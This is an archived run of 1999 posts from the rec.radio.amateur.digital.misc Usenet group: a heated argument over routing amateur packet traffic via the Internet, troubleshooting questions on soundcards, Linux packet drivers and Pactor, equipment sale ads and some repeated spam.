>ftp should be any different. Amateur communications have to be open
>as a legal requirement (of course I mean read-only access, and not posting)
>so why should this be a problem?

There's certainly nothing wrong with non-hams reading Ham Radio
communications.

In the message I posted, the author is talking about CB, Internet, and the
telephone being used to "route around" and so undercut the function of
Amateur Radio stations in the carrying of Ham Radio traffic. Hams have their
own digital network. They don't need any help from the CB service, the
Internet, signal flags, etc... Real Hams like to communicate via Ham
Radio. - The real thing.

Look at it this way: Should Hams use Ham Radio to communicate with each
other AS HAMS? - Or should they just call each other up on the telephone
and call that conversation "Ham Radio"?
What makes any particular communication "Ham Radio" is that it is made VIA
Ham Radio.

We have special arraingements for communicating with Non-Hams, such as the
phone-patches used by MARS operators and on many repeaters, but these are
not intended for communications *between* Hams. When Non-Ham means of
communication are used in a situation where Amateur Radio is appropriate,
the hobby is undercut and undermined.

The SYSOP above complains because regulations in some countries do not
protect Hams from this sort of invasion by CB'ers, "LandLine Lids", ect, who
stupidly route Ham Radio communications over Non-Ham means of communication.

The US is one of those backward countries that is causing troubles for Hams around the world. Most of the "LandLine Lids" reside right here in the USA, a legacy of the TAPR organization.

>
>I am right now studying for my HAM-licence and would *love* to get some
>information from the packet network (here in Austria the legal situation
>for HAM-radio has changed recently, so I really could need some of
>this highly secretive stuff :))
>

Nothing secret about it. Call the chamber of commerce and find a contact person for the local Ham Radio club. Go to their meetings, get to know a few of them. You won't be in the dark for long!

By the way: You will almost certainly see a response or two here from the "LandLine Lid" crowd: You can tell them by their behavior: They will depend heavily upon "personality attacks" to make up for the fact that they have no real leg to stand on in their insistence upon using Non-Ham means of communication and then PRETENDING that what they are doing is Ham Radio. Another funny thing they do is to accuse Hams who use Ham Radio as being somehow "backward", or anti-technology, as if the telephone were somehow the latest thing in Ham RADIO technology.

Those of us who are capable of differentiating between Ham Radio and the Telephone know better, of course. ;-)

I think you will enjoy Packet radio. It presents a challenge that many (evidently) are simply not up to, but if you ARE up to it, you will find that it is a very rewarding hobby.

Good luck!

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2258. Re: Help! linux packet problem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: scipero@zeno.stoa
Message-ID: <slrn7jf2o2.d4.scipero@zeno.stoa>
Source record: 18264

Yep, PTT works fine. I'm posting the solution very generously provided by
Thomas Sailer himself. It turns out that having a 16550A UART was
causing problems, so all I needed to add to my procedure was the following
line:

setserial /dev/ttyS2 uart none

Worked immediately. Many thanks to Thomas, both for the help and for
all the software.

On 10 May 1999 09:35:04 GMT, Hamish Moffatt <hamish@rising.com.au> wrote:
>Jim <kh2d@my-dejanews.com> wrote:
>> Linux doesn't use PTT, it uses VOX. Turn on your VOX and you're
>> all set....
>
>Nonsense! Actually, the original poster didn't say which modem driver
>he was actually using, but I guess it was the soundmodem. You can certainly
>use sethdlc to get PTT on a serial port, I do it that way here.

2259. FS: KPC3 Static Rams 128K x 8.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: Fremont, "Ca." <N6QDY@worldnet.att.net>
Message-ID: <7h837j$2jo$1@bgtnsc01.worldnet.att.net>
Source record: 18265

Thanks for reading
I have a few static Ram chips 128K x 8 that I don't need.
Would like to get rid of them.Tested them in a KPC3 and they
work fine. Would like to sell them for $12/ea + Shipping...

Thanks,

Dave

2260. Re: What they're saying on Packet [DG4FDI]

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: rmcconne.NOSPAM@lightlink.com
Message-ID: <3738a6de.17278855@newse.twcny.rr.com>
Source record: 18266

On Mon, 10 May 1999 04:54:32 -0500, "Charles Brabham"
<n5pvl@texoma.net> wrote:

>
>Ralph Aichinger wrote in message <7h4ntbmks1@asyncXXX.uni-linz.ac.at>...
>
>>
>In the message I posted, the author is talking about CB, Internet, and the
>telephone being used to "route around" and so undercut the function of
>Amateur Radio stations in the carrying of Ham Radio traffic. Hams have their
>own digital network. They don't need any help from the CB service, the
>Internet, signal flags, etc... Real Hams like to communicate via Ham
>Radio. - The real thing.

Oh dear. I guess that means my two copies of "Now You're Talking"
aren't actually about Ham Radio since they came from a commercial
publisher.

Bob McConnell
N2SPP

2261. FS: Reduced Motorola HT-90 UHF 4Watt

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <#FTY$y4m#GA.256@cpmsnbbsa03>
Source record: 18267
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

HT-90 UHF 450-470 4 Watt 2 Channel
Ch 1: TX 466.375 RX 461.375
Ch 2: TX/RX 461.375
DPL 245

Asking $35.00 + Shipping Or Best Offer

For Picture And More Info Visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks!! Rich

2262. R: Nuovo sito commerciale databasesas.com Pc computer store - Mac - Telefonia - Sistemi di sorveglianza Novità "il copiatore universale" Prezzi speciali a chi acquista on line!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: database <techbase@ettin.it>
Message-ID: <7h8pgfoqq1@nslave1.tin.it>
Source record: 18268

```
Nuovo sito commerciale databasesas.com
Pc computer store - Mac - Telefonia - Sistemi di sorveglianza
Novitï¿½ "il copiatore universale"
Prezzi speciali a chi acquista on line!
```

2263. Nuovo sito commerciale databasesas.com Pc computer store - Mac - Telefonia - Sistemi di sorveglianza Novità "il copiatore universale" Prezzi speciali a chi acquista on line!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: database <techbase@ettin.it>
Message-ID: <7h8ph5oqq2@nslave1.tin.it>
Source record: 18269

```
Nuovo sito commerciale databasesas.com
Pc computer store - Mac - Telefonia - Sistemi di sorveglianza
Novitï¿½ "il copiatore universale"
Prezzi speciali a chi acquista on line!
```

2264. Nuovo sito commerciale databasesas.com Pc computer store - Mac - Telefonia - Sistemi di sorveglianza Novità "il copiatore universale" Prezzi speciali a chi acquista on line!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: database <techbase@ettin.it>
Message-ID: <7h8phsoqq3@nslave1.tin.it>
Source record: 18270

```
Nuovo sito commerciale databasesas.com
Pc computer store - Mac - Telefonia - Sistemi di sorveglianza
Novitï¿½ "il copiatore universale"
Prezzi speciali a chi acquista on line!
```

2265. Re: What they're saying on Packet [DG4FDI]

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7h93b7$44o$1@arachne.labyrinth.net.au>
Source record: 18271

Jim <kh2d@my-dejanews.com> wrote:
> "Charles Brabham" <n5pvl@texoma.net> wrote:

>>The US is one of those backward countries that is causing troubles for Hams
>>around the world. Most of the "LandLine Lids" reside right here in the USA,
>>a legacy of the TAPR organization.

> Charlie's back, time to get another tube of Preparation C......

Have you tried listening to what he has to say? He's trying to encourage
more use of the radio, rather than just using the internet to do it.
I can't see how anyone can have a problem with that.

Hamish VK3SB
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au

Rising Software Australia Pty. Ltd.
Developers of music education software including Auralia & Musition.
31 Elmhurst Road, Blackburn, Victoria Australia, 3130
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA Toll Free: 1-888-667-7839
Internet: http://www.rising.com.au/

2266. Re: What they're saying on Packet [DG4FDI]

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: kh2d@my-dejanews.com
Message-ID: <7h9503fuk1@brokaw.wa.com>
Source record: 18272

Hamish Moffatt <hamish@rising.com.au> wrote:

>Have you tried listening to what he has to say? He's trying to encourage
>more use of the radio, rather than just using the internet to do it.
>I can't see how anyone can have a problem with that.

Charlie has nothing new to 'say'. Anything he 'says' he has typed before.
For years. Over and over. SSDD. Charlie has nothing constructive to 'say'.
Charlie is condeming the only medium thru which he 'says' anything.
Charlie is bored, and Charlie is boring. What, pray tell, does anyone
FTP'ing files on the internet have to do with forwarding packet messages ?
Nothing. Charlie is just looking to start the same old argurment he's
always looking to start. Charlie vs. the 'landline lids'. You must be new
here......

73, Jim KH2D

2267. Re: What they're saying on Packet [DG4FDI]

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7h96lo$2ll3@enews4.newsguy.com>
Source record: 18273

Paul Keinanen wrote in message <37902551.2452004365@news.sci.fi>...

>
><story about packet radio message propagating through a CB bbs in the
>Netherlands>
>
>
>: PS: This bulletin was posted to the amateur radio bbs network via RF.
>: It must not be forwarded, copied etc. to a any other network.
>: (C) DG4FDI ;-)
>: --
>
>If I understand the message above correctly (which I read from the
>Internet rec.radio.amateur.digital.misc newsgroup), Thomas requested
>that his message should not be distributed to non-amateur radio
>networks.
>
>Despite this explicit request, I find it quite ironic that Charles,
>who likes to talk about "Landline Lids", forwarded this message to the
>Internet. Talking about double standards ...
>

Paul is grabbing at straws... Will this straw keep his "LandLine Lid" boat afloat, or justify the damage they have done not only to the packet network, but to their fellow hams?

I don't think so.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2268. Re: What they're saying on Packet [DG4FDI]

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <NOVZ2.530$V4.10323@news.goodnet.com>
Source record: 18274

The argument by the prosecution, is that radio is a sacred
communications mode.

The argument by the defense, is that communication is sacred,
not the mode.

As you can see, there are endless arguments that can be made
for either case. The sad fact is, that the decision will be made by
the government without regard to *either* argument.

The government (FCC) will ask the question "What have they done
for us lately?" and "Can we justify the Billions of dollars in spectrum?"

One group says that by forcing people to use radio, that more radios
will appear and the FCC will grant continued spectrum use.

The other group says that integrating multiple modes is more
economical and much likelier to produce communication, and the
FCC will grant continued spectrum use.

There is a third element. That the FCC will do whatever it pleases,
and money will be the sole argument. In which case we are just
pissing in the wind.

Steve
"You can't go home (1200 baud),
speed is everything in communications"

Hamish Moffatt wrote
>
>Have you tried listening to what he has to say? He's trying to encourage
>more use of the radio, rather than just using the internet to do it.
>I can't see how anyone can have a problem with that.

2269. Re: Connecting to the Internet via Radio?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7h97qa$2m7f@enews4.newsguy.com>
Source record: 18275

Rory Moles wrote in message ...
>Is it possible to send and receive internet email using a marine SSB or
>VHF radio connected to a PC ? Where would be a good place to start finding
>out about the hardware/software costs involved? I happened to read the
>KA9Q user guide and read of TCP/IP connectivity via radio, but can't
>figure out whether AMPRNET has a gateway to the internet. I have a very
>basic knowledge of TCP/IP, zero knowledge of radio, and very basic
>knowledge of DOS.

You can arrange to send and receive E-mail over HF, but not by using tcpip. In a general sense, tcpip has been found to be almost completely useless over HF, and not much better on the higher frequencies. Small tcpip RF (radio) LANs have been built on the VHF/UHF freqs, but these are of course useless for sending data any significant distance.

Here's a good one: Hard-core tcpip enthusiasts now connect to each other over the telephone (Internet) and PRETEND that they are communicating by Radio. That's how lousy tcpip is as an amateur Packet Radio protocol. Due to this "Amateur Telephone" phenomena associated with Amateur tcpip, that group has become the laughingstock of the Amateur Radio service, and serious Hams won't have anything to do with them.

"Amateur tcpip" is a joke. It died on the vine, due to lack of suitability for it's environment. (Amateur RADIO)

To get your HF E-mail service, you should be looking into the PACTOR mailboxes on HF, not the poor Amateur tcpip folks who can't handle HF communications at all, and must substitute for this ability by getting on the phone and pretending to be legitimate Hams.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2270. Re: What they're saying on Packet [DG4FDI]

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7h97qg$2m7f@enews4.newsguy.com>
Source record: 18276

Jim Kehler wrote in message <7h9503fuk1@brokaw.wa.com>...
>Hamish Moffatt <hamish@rising.com.au> wrote:
>
>>Have you tried listening to what he has to say? He's trying to encourage
>>more use of the radio, rather than just using the internet to do it.
>>I can't see how anyone can have a problem with that.
>
>Charlie has nothing new to 'say'. Anything he 'says' he has typed before.
>For years. Over and over. SSDD. Charlie has nothing constructive to 'say'.
>Charlie is condeming the only medium thru which he 'says' anything.
>Charlie is bored, and Charlie is boring. What, pray tell, does anyone
>FTP'ing files on the internet have to do with forwarding packet messages ?
>Nothing. Charlie is just looking to start the same old argurment he's
>always looking to start. Charlie vs. the 'landline lids'. You must be new
>here......

Poor Jim has no rational argument to make (because he knows he's in the wrong) so he must heavily depend upon irrational arguments and his rather juvenile attempts at "character assassination".

He never does come right out and say what he has against Ham Radio.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2271. Using 2 soundcards on the same PC ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: Kapou <kapou@cybercable.fr>
Message-ID: <373830C0.C84428E8@cybercable.fr>
Source record: 18277

Hi everyone.

Well, here is my problem... I'd like to install 2 soundcards on the same PC (under Win98) to perform a good digital modes reception. The first one may work with Chromasound, to perform a DSP filtering of the weak signals, and the second one should be used with a digital mode decoding software.
I didn't get any success when I tried to install both a Vibra16 (creativelabs), and a PCI64 clone from Ensoniq. Well, these cards are pnp, the system accepts to install them, but after there is no way (of my known) to use the two cards. If one accepts to work, the other one gets conflicts.

Can anyone help me to do this, please ?

2272. Re: MSYS and y2k Any suggestions ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7h9a89$pn9@enews2.newsguy.com>
Source record: 18278

Douglas D. Engelhardt wrote in message ...
>
> Hello, I have a MSYS BBS here in Gettysburg, PA. I am wondering if anyone
>knows if the author, (or anyone else) has come up with a year 2000 patch
for
>this program or if we care to continue are we all destined to learn new
>software
>such as FBB. I for one have little time to learn new software, but have
made
>a substantial
>investment in my BBS system and dont want it to go to waste.
>Any help would be appreciated.
>Thanks in advance..
>73 de Doug N3NKA

Doug, I've been told that y2k is not a big problem with BBS software.

Those programs only display the year info... There are no BBS functions done according to what year it is. There could conceivably be a few mix-ups, but even if there are, the problem would tend to clear itself up within a week or so.

I wouldn't be too concerned about it. MSYS is great software, and I don't see any reason why you should "change horses".

Besides, let's remember that "FBB" is alone in the BBS software world in providing easy access to the Packet Radio network by both CB'ers and "LandLine Lids"... Hardly a step up from great Ham software like MSYS.

I heard a rumor that a group of hams in California decided to make AA4RE y2k compliant, then heard another rumor that after much work, they discovered that it wasn't really necessary. - Anybody else have better info on this?

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2273. help packet newbie software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: dkrause@citcom.net
Message-ID: <3738374a.48043533@nntp.citcom.net>
Source record: 18279

I am a new amateur, and just traded a ht for a mfj1270b tnc - gotta get the cable wired for my kenwood, but no software came with this unit - what software do I use with my ibm [win95] computer to work packet with this tnc? Again, am a beginner so appreciate your kind comments. Tnx...
Dan

Amateur Radio KF4TVB

2274. DSS ELECTRONIC EQUIPMENT

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: skycarlos@mindspring.com
Message-ID: <37384390.37654840@news.mindspring.com>
Source record: 18280

Wholesale prices on DSS electronic equipment.

Multiswitches, splitters etc.

And Much More!

For info http://www.homestead.com/satellitecops/nascash.html

2275. Re: What they're saying on Packet [DG4FDI]

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: kh2d@my-dejanews.com
Message-ID: <7h9fkb$nf7$1@brokaw.wa.com>
Source record: 18281

"Charles Brabham" <n5pvl@texoma.net> wrote:

>Poor Jim has no rational argument to make (because he knows he's in the
>wrong) so he must heavily depend upon irrational arguments and his rather
>juvenile attempts at "character assassination".

That's correct, Charlie. Poor Jim knows better than to try anything 'rational'
in your case. As for the 'character assassination', we've been thru that before
too. Not possible in your case. In order to have ones character assasinated,
we must assume one had character to begin with. In your case we've already
assumed you don't. Back to the basement, Charlie boy, fire up the 1200
baud TNC.......

73, Jim KH2D

2276. Re: RTTY/AMTOR using sound card?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: wa2rsx@worldnetwork.net
Message-ID: <37383f2d.5508073@netnews.worldnet.att.net>
Source record: 18282

Is BTL to be run in a MS-DOS Box or in MS-DOS Mode?

I was just reading a part of my Ensoniq AudioPCI soundcard manual and
it mentioned somethings about Legacy driver being enabled for older
DOS games.
I dont play games on my computer, so I have no experience/knowledge
about that stuff. However, perhaps this explains why in BTL as well
as in RiTTY attempts, nothing seems to get into the soundcard.

I have recently started using PSK31 and my Ensoniq AudioPCI soundcard
works OK there.

73s,
~Vince~
On Sun, 9 May 1999 08:44:28 -0500, "Gary" <gary_seven@earthling.net>
wrote:

>I like BTL for rtty-
>http://www.megalink.net/~n1rct/index.html
>
>

2277. Source of DVR 2-2 power connectors wanted!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: lreynolds@cyberportal.net
Message-ID: <MPG.11a2168a7957704e989689@news.giganews.com>
Source record: 18283
Cross-posted to: rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.packet

I've just acquired a pair of Kantronics DVR 2-2s.
(The little two channel xtal-controlled two meter packet
transceivers)

One lacks the power cord and Molex connector. Kantronics
can't help.

Can anyone suggest a source of supply? (Before I go digging
into Molex's *HUGE* and confusing catalog!)

Thanks,

Lee.

2278. Re: Pactor questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: "Frank C. Van Cleef" <vancleef@snet.net>
Message-ID: <7h9hsi$mp3@news1.snet.net>
Source record: 18284

The repeated calls are an attempt to link to that callsign by the station
you are hearing (whose call you won't know unless it succeeds in linking).
To get a list of some BBS's that operate 24 hours (mostly) try this site:

http://users.iafrica.com/z/zs/zs5s

Therer are several list here for AMTOR, PACTOR, etc. which are updated
montly.
There's another list run by a DL person, forget the call....

73, Van W1WCG

Clinton wrote in message <3736CC71.6961@_nospam_netidea.com>...
>Hi and thanks for reading this. I've just started playing around on
>Pactor and noticed that occasionally, I'll come across a station who is
>repeating their call over and over. Nothing else, just the call. Can
>someone tell me what this is about? Also, are there Pactor BBS's?
>
>
>--
> Kill the MAI
>---
>Remove _nospam_ to reply
>
>Clinton Peebles VE7KNL DN19ie
>Salmo, B.C. Canada
>E-Mail: cpeebles@netidea.com

2279. Re: help packet newbie software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7h9h6d$2p2t@enews1.newsguy.com>
Source record: 18285

Daniel G. Krause wrote in message <3738374a.48043533@nntp.citcom.net>...
>I am a new amateur, and just traded a ht for a mfj1270b tnc - gotta
>get the cable wired for my kenwood, but no software came with this
>unit - what software do I use with my ibm [win95] computer to work
>packet with this tnc? Again, am a beginner so appreciate your kind
>comments. Tnx...

The best place for new Packet ops to look for that kind of info is at:

http://www.packetradio.com

Lots of good info there on Packet.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2280. Re: More modes for use with the sound card

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: olympus@SPAMLESSjimdee.prestel.co.uk
Message-ID: <37371e85.4464156@news.prestel.co.uk>
Source record: 18286
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.misc,uk.radio.amateur

On Mon, 10 May 1999 10:02:48 +1200, "Fred" <as149@detroit.freenet.org>
wrote:

>By now you all know about PSK31 for sound card by Peter G3PLX. You may also
>know about BTL for RTTY with a sound card, by Rob ZL2AKM.
>
>But do you know about Hellschreiber? Have you tried it? It has a fast
>growing and dedicated following -
>
>All you need is a Win95/98 PC with a sound card, like PSK31 and BTL, and the
>performance is very good. Hell is particularly good at rejecting noise,
>because it is "human readable", so the eye sees patterns and rejects noise.
>In addition, it is barely affected by ionospheric doppler, and it therefore
>works fine at times when PSK31 is not usable. It is also is far better
>performer than RTTY, and occupies similar bandwidth.

ANYTHING is a better performer than RTTY.

>There are some 100 or more Hell operators in nearly 40 countries at present.
>For more information see my web site:

Interesting, but I've never heard it. Where does it live?

--
- 73 de Jim, g(m)4rga | Hier stehe ich. Ich kann nicht
olympus%jimdee.prestel.co.uk | anders. Gott helfe mir.
dynastic%cwcom.net | Amen.
marula%zdnetmail.com |
nordland%lineone.net | - Martin Luther. 1483-1546.
g4rga@gb7tjf.#45.gbr.eu |
Pgp key: pgpkeys.mit.edu:11371

2281. Re: Using 2 soundcards on the same PC ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: Tom Fanning <tom.f@btinternet.com>
Message-ID: <7h9t6f$hv9$1@plutonium.btinternet.com>
Source record: 18287

You would need to get two sound cards that used very few IRQs between them.
The lowest number of IRQs that I have EVER seen a sound card with is 2. (My
AWE32 value)

--
Regards,
Tom
tom.f@btinternet.com
Kapou <kapou@cybercable.fr> wrote in message
news:373830C0.C84428E8@cybercable.fr...
> Hi everyone.
>
> Well, here is my problem... I'd like to install 2 soundcards on the same
> PC (under Win98) to perform a good digital modes reception. The first
> one may work with Chromasound, to perform a DSP filtering of the weak
> signals, and the second one should be used with a digital mode decoding
> software.
> I didn't get any success when I tried to install both a Vibra16
> (creativelabs), and a PCI64 clone from Ensoniq. Well, these cards are
> pnp, the system accepts to install them, but after there is no way (of
> my known) to use the two cards. If one accepts to work, the other one
> gets conflicts.
>
> Can anyone help me to do this, please ?
>

2282. Re: What they're saying on Packet [DG4FDI]

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: Tom Fanning <tom.f@btinternet.com>
Message-ID: <7h9t6h$hv9$2@plutonium.btinternet.com>
Source record: 18288

Hey hey hey

I think that most people will agree with me that arguments like this should be via Email and not on Usenet. Here in the UK we have to pay for time on the internet and I don't, like many others, have that much money. Essentially I have to _pay_ to watch your petty arguments.

Well that's my 2 pence worth.

--
Regards,
Tom
tom.f@btinternet.com
Jim Kehler <kh2d@my-dejanews.com> wrote in message
news:7h9fkb$nf7$1@brokaw.wa.com...
> "Charles Brabham" <n5pvl@texoma.net> wrote:
>
> >Poor Jim has no rational argument to make (because he knows he's in the
> >wrong) so he must heavily depend upon irrational arguments and his rather
> >juvenile attempts at "character assassination".
>
> That's correct, Charlie. Poor Jim knows better than to try anything
'rational'
> in your case. As for the 'character assassination', we've been thru that
before
> too. Not possible in your case. In order to have ones character
assasinated,
> we must assume one had character to begin with. In your case we've already
> assumed you don't. Back to the basement, Charlie boy, fire up the 1200
> baud TNC.......
>
> 73, Jim KH2D
>
>
>
>
>

2283. Re: Connecting to the Internet via Radio?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: Patricia Gibbons <wa6ube@ix.netcom.com>
Message-ID: <3738797C.5853@ix.netcom.com>
Source record: 18289

Here is a website devoted to internet connectivity via
HF radio. We are really talking here about COMMERCIAL services
and not just amateur radio.

<http://www.nsrc.org/wireless/HF-radio.html>

8-ary modems of the type used for automatic link establishment
(ALE) also improves HF-internet performance.

Trish
--

Patricia E. Gibbons
Acting Chief Communications Technician
City of San Jose - ITD/communications
....
My Public Key is available at:
<http://pgp5.ai.mit.edu/pks-commands.html>
Key ID: 0xEDECB44F
This key is RSA, NOT Diffie-Hellman !!

Charles Brabham wrote:
>
> Rory Moles wrote in message ...
> >Is it possible to send and receive internet email using a marine SSB or
> >VHF radio connected to a PC ? Where would be a good place to start finding
> >out about the hardware/software costs involved? I happened to read the
> >KA9Q user guide and read of TCP/IP connectivity via radio, but can't
> >figure out whether AMPRNET has a gateway to the internet. I have a very
> >basic knowledge of TCP/IP, zero knowledge of radio, and very basic
> >knowledge of DOS.
>
> You can arrange to send and receive E-mail over HF, but not by using tcpip.
> In a general sense, tcpip has been found to be almost completely useless
> over HF, and not much better on the higher frequencies. Small tcpip RF
> (radio) LANs have been built on the VHF/UHF freqs, but these are of course
> useless for sending data any significant distance.
>
> Here's a good one: Hard-core tcpip enthusiasts now connect to each other
> over the telephone (Internet) and PRETEND that they are communicating by
> Radio. That's how lousy tcpip is as an amateur Packet Radio protocol. Due to
> this "Amateur Telephone" phenomena associated with Amateur tcpip, that group
> has become the laughingstock of the Amateur Radio service, and serious Hams
> won't have anything to do with them.
>
> "Amateur tcpip" is a joke. It died on the vine, due to lack of suitability

> for it's environment. (Amateur RADIO)
>
> To get your HF E-mail service, you should be looking into the PACTOR
> mailboxes on HF, not the poor Amateur tcpip folks who can't handle HF
> communications at all, and must substitute for this ability by getting on
> the phone and pretending to be legitimate Hams.
>
> 73 DE Charles Brabham,
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl

2284. Re: What they're saying on Packet [DG4FDI]

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: gareth@lightfox.demon.co.uk
Message-ID: <19990511.184122.20@lightfox.demon.co.uk>
Source record: 18290

In article <7h9t6h$hv9$2@plutonium.btinternet.com>,
tom.f@btinternet.com ("Tom Fanning") wrote:

> Here in the UK we have to pay for time on the internet and I don't,
> like many others, have that much money.

> Essentially I have to _pay_ to watch your petty arguments.

Tom, ... sorry, but you can't stifle other people's arguments
and opinions by saying that you're the one who's paying to read them.

If time on line's a problem, try and configure your newsreader not
to download 'expensive' items, or do what I do, and only hit the
net after the beer money's been sorted out.

> Well that's my 2 pence worth.

With a 56K modem at evening rate, this message has cost you approx
0.006p to download.

73, Gareth.

2285. Re: Connecting to the Internet via Radio?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37a8786e.1186227387@news.atl.bellsouth.net>
Source record: 18291

On Tue, 11 May 1999 07:25:50 -0500, "Charles Brabham" <n5pvl@texoma.net> wrote:
>Rory Moles wrote in message ...
>>Is it possible to send and receive internet email using a marine SSB or
>>VHF radio connected to a PC ? Where would be a good place to start finding
>>out about the hardware/software costs involved? I happened to read the
>>KA9Q user guide and read of TCP/IP connectivity via radio, but can't
>>figure out whether AMPRNET has a gateway to the internet. I have a very
>>basic knowledge of TCP/IP, zero knowledge of radio, and very basic
>>knowledge of DOS.
>
>You can arrange to send and receive E-mail over HF, but not by using tcpip.
>In a general sense, tcpip has been found to be almost completely useless
>over HF, and not much better on the higher frequencies. Small tcpip RF
>(radio) LANs have been built on the VHF/UHF freqs, but these are of course
>useless for sending data any significant distance.

Charles is spouting nonsense as usual. Globe Wireless uses the TCP/IP protocol in its radio Email ship to shore HF systems (running over Clover 2000 and Clover 400 hardware). This system now handles the bulk of HF wireless marine traffic. Works just fine. At VHF/UHF, there are a number of networks which span more than one state, or are nationwide in some cases. Frame relay and ATM are actually losing ground to TCP/IP as wide area protocols. Lucent is currently making a big push to convert from frame relay to TCP/IP for both wired and wireless services. The Ricochet networks all use TCP/IP. And of course in the amateur world, GRAPES has a 4 state 56 kb network which uses the TCP/IP protocol. It has been up for over 10 years now, and continues to expand (unlike the rinky dink amateur frame relay systems operating at 1200 and 9600 baud which have mostly died out).

One of the strongest features of TCP/IP is that it is designed to be an internetworking protocol. That means it doesn't care about the underlying protocols used by the individual networks over which it runs. It makes those transparent to the end user applications. The same applications can run the same way regardless of the details of the underlying hardware and firmware making up the individual networks over which the applications function.

Of course slow links and lossy link level protocols reduce individual network performance, but that isn't a TCP/IP issue, that's a hardware and link firmware issue. Once that's recognized, the proper steps can be used to resolve such issues, as Globe Wireless did by adopting Clover 2000 as the underlying hardware and firmware for the link level of their HF networks. GRAPES did it by choosing a good RF modem, now with FEC at the link level, and doing the careful RF engineering that reliable radio paths require. Ricochet solved the problem with massively redundant paths and an adaptive subnet routing protocol. In all cases, TCP/IP runs transparently over those underlying radio network structures.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

2286. Re: Using 2 soundcards on the same PC ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-11 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37a9833f.1188996664@news.atl.bellsouth.net>
Source record: 18292

On Tue, 11 May 1999 15:29:36 +0200, Kapou <kapou@cybercable.fr> wrote:
>Well, here is my problem... I'd like to install 2 soundcards on the same
>PC (under Win98) to perform a good digital modes reception. The first
>one may work with Chromasound, to perform a DSP filtering of the weak
>signals, and the second one should be used with a digital mode decoding
>software.
>I didn't get any success when I tried to install both a Vibra16
>(creativelabs), and a PCI64 clone from Ensoniq. Well, these cards are
>pnp, the system accepts to install them, but after there is no way (of
>my known) to use the two cards. If one accepts to work, the other one
>gets conflicts.
>
>Can anyone help me to do this, please ?

AFAIK you can't do it. Windows won't let you. The solution to that is
to get rid of Windows. Linux will allow you to have as many sound
cards as you like as long as there are no hardware address or DMA
channel conflicts.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

